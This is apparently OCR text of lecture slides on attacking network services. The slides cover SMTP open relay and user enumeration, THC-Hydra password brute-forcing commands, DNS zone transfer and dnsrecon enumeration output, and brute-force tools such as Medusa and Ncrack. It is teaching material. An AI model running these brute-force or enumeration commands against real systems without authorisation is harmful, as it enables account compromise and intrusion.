
DATA: Sent by a client to initiate the transfer of message content


Note there are no *Subject*, *CC*, *BCC* fields. All these data are placed in the data section (these are not part of the smtp)

VRFY: Verifies that a mailbox is available for message delivery. If it's allowed user enumeration is possible.

Attacking SMTP – open relay access

In case of open-relay settings, the user doesn't need to provide credentials. Anyone can send a mail with arbitrary fields. DEMO..





Attacking SMTP – open relay access

How to find open-relay SMTP?


- If one of the client's SMTP allows open-relay access then any email can be written unseeingly
- Spamboxes will probably contain some open-relay SMTP server ☺

How can the users make sure that an email arrived from the right person?

- Check the email header
- There's no 100% guarantee, use PGP (mail encryption)! ☺

Attacking SMTP – open relay access

Checking the email header



Email– brute force with THC-Hydra

hydra *smtp.victimsemailserver.com* smtp *-l victimsaccountname -P 'pass.lst' -s portnumber -S -v –V*


hydra *–l username -P pass.txt my.pop3.mail* pop3

hydra *-L userlist.txt -p defaultpw* imap*://192.168.0.1/PLAIN*

Supported protocols by THC-Hydra

Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

DNS service



- DNS servers are all around the world
- Organized in tree structure (13 root servers)
- The top level domains (.com, .net, .edu, .no, .de, etc.) are directly under the root servers
- DNS data are stored redundantly (master and slave server)

Attacking DNS – zone transfer

Since DNS data is stored redundantly the slave DNS can ask the master DNS to send a copy of a part of its database (zone) to the slave.

Zone transfer operation should be limited for the slave ip address. If this is not the case, anyone can obtain the whole zone data (and network topological information too).

```
root@kali:~# dig axfr @nsztm1.digi.ninja zonetransfer.me

; <<>> DiG 9.10.3-P4-Debian <<>> axfr @nsztm1.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2
2001 172800 900 1209600 3600
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     "google-site-verification=tyP28J7JAUHA
HXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me. 14000 IN     SRV     0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN   AFSDB   1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN    AFSDB   1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A      202.14.81.230
cmdexec.zonetransfer.me. 300    IN      TXT     "; ls"
contact.zonetransfer.me. 2592000 IN     TXT     "Remember to call or email Pippa on +4
 4567890 or pippa@zonetransfer.me when making DNS changes"
dc-office.zonetransfer.me. 7200 IN      A       143.228.181.132
deadbeef.zonetransfer.me. 7201  IN      AAAA    dead:beaf::
```

Attacking DNS – domain enumeration

- We can check if reverse lookup is enabled.
- Also brute-force the domain names in the DNS database

```
root@kali:~# dnsrecon -r 129.240.171.52-129.240.171.130
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 129.240.171.52 to 129.240.171.130
[*]      PTR www-dav.va-rutine.uio.no 129.240.171.54
[*]      PTR www.uio.no 129.240.171.52
[*]      PTR www.childwatch.uio.no 129.240.171.56
[*]      PTR www.metoxia.uio.no 129.240.171.60
[*]      PTR www.nakmi.no 129.240.171.57
[*]      PTR www.apollon.uio.no 129.240.171.55
[*]      PTR www.finse.uio.no 129.240.171.58
[*]      PTR openaccess.no 129.240.171.53
[*]      PTR www-dav.nix.no 129.240.171.62
[*]      PTR www.khm.uio.no 129.240.171.59
[*]      PTR www.phdcourses-socsci.uio.no 129.240.171.66
[*]      PTR www.muv.uio.no 129.240.171.61
[*]      PTR www.sequencing.uio.no 129.240.171.67
[*]      PTR www.paris.uio.no 129.240.171.65
[*]      PTR nhm.uio.no 129.240.171.72
[*]      PTR www.odont.uio.no 129.240.171.64
[*]      PTR vortex-wopi.uio.no 129.240.171.73
[*]      PTR www.med.uio.no 129.240.171.70
[*]      PTR www.sum.uio.no 129.240.171.74
[*]      PTR www.sv.uio.no 129.240.171.75
[*]      PTR www.st-petersburg.uio.no 129.240.171.69
[*]      PTR www.mn.uio.no 129.240.171.71
[*]      PTR mn.uio.no 129.240.171.71
[*]      PTR stk.uio.no 129.240.171.68
[*]      PTR www.tf.uio.no 129.240.171.76
[*]      PTR www.normer.uio.no 129.240.171.63
[*]      PTR www.uv.uio.no 129.240.171.78
[*]      PTR vortex.uio.no 129.240.171.81
[*]      PTR www.ub.uio.no 129.240.171.77
```

```
root@kali:~# dnsrecon -d www.uio.no -a
[*] Performing General Enumeration of Domain: www.uio.no
[*] Checking for Zone Transfer for www.uio.no name servers
[*] Resolving SOA Record
[*]      SOA ns1.uio.no 129.240.2.6
[*] Resolving NS Records
[-] Could not Resolve NS Records
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 129.240.2.6
[*] 129.240.2.6 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*] Checking for Zone Transfer for www.uio.no name servers
[*] Resolving SOA Record
[*]      SOA ns1.uio.no 129.240.2.6
[*] Resolving NS Records
[-] Could not Resolve NS Records
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 129.240.2.6
[*] 129.240.2.6 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[-] DNSSEC is not configured for www.uio.no
[*]      SOA ns1.uio.no 129.240.2.6
```

Attacking DNS – domain brute-forcing

See more: https://pentestlab.blog/tag/domain-brute-force/
https://github.com/rbsec/dnscan

dnscan.py	Fix Spelling mistake leads to program not being compiled
requirements.txt	Add requirements.txt file for installing deps
subdomains-100.txt	Updated subdomain lists
subdomains-1000.txt	Lowecase the subdomain files and remove a few dupes.
subdomains-10000.txt	Added a few more common subdomains
subdomains-500.txt	Updated subdomain lists
subdomains-uk-1000.txt	Lowecase the subdomain files and remove a few dupes.
subdomains-uk-500.txt	Added .uk subdomain lists
subdomains.txt	Added a few more common subdomains
suffixes.txt	Remove suffix that creates wildcards

```
root@kali:~# dnsrecon -d www.uio.no -D /root/subdomains-500.txt -t brt
[*] Performing host and subdomain brute force against www.uio.no
[*] 0 Records Found
root@kali:~#
```

Nmap scripting engine, Medusa

- **Default category**: checks for factory defaults

dns-nsid	Retrieves information from a DNS nameserver by requesting its nameserver ID (nsid) and asking for its id.server and version.bind values. This script performs the same queries as the following two dig commands: - dig CH TXT bind.version @target - dig +nsid CH TXT id.server @target
dns-recursion	Checks if a DNS server allows queries for third-party names. It is expected that recursion will be enabled on your own internal nameservers.
dns-service-discovery	Attempts to discover target hosts' services using the DNS Service Discovery protocol.
epmd-info	Connects to Erlang Port Mapper Daemon (epmd) and retrieves a list of nodes with their respective port numbers.
finger	Attempts to retrieve a list of usernames using the finger service.
flume-master-info	Retrieves information from Flume master HTTP pages.
freelancer-info	Detects the Freelancer game server (FLServer.exe) service by sending a status query UDP probe.
ftp-anon	Checks if an FTP server allows anonymous logins.
ftp-bounce	Checks to see if an FTP server allows port scanning using the FTP bounce method.

- **Brute category**: carry out brute-forcing with multiple protocols
- **Vuln category**: tries to identify vulnerabilities
- **Auth category**: authentication bypass, etc.

Medusa is a speedy, massively parallel, modular, login brute-forcer. It supports many protocols: AFP, CVS, FTP, HTTP, IMAP, rlogin, SSH, Subversion, and VNC, etc.


Ncrack

- Ncrack is a high-speed network authentication cracking tool. Ncrack was designed using a modular approach, a command-line syntax similar to Nmap and a dynamic engine that can adapt its behavior based on network feedback. It allows for rapid, yet reliable large-scale auditing of multiple hosts.
- Ncrack's features include full control of network operations, allowing for very sophisticated brute-forcing attacks, timing templates for ease of use, runtime interaction similar to Nmap's and many more. Protocols supported include SSH, RDP, FTP, Telnet, HTTP(S), POP3(S), IMAP, SMB, VNC, SIP, Redis, PostgreSQL, MySQL, MSSQL, MongoDB, Cassandra, WinRM and OWA.

Get in touch with services, what's the order?

The order of the investigation is the following:

- Manual analysis (initial)
- Automatic analysis (several prewritten scripts)
  There are several tools to analyze the services automatically. E.g. Nessus, OpenVAS, Qualys, etc..
- Manual analysis (to check for false positives)



End of lecture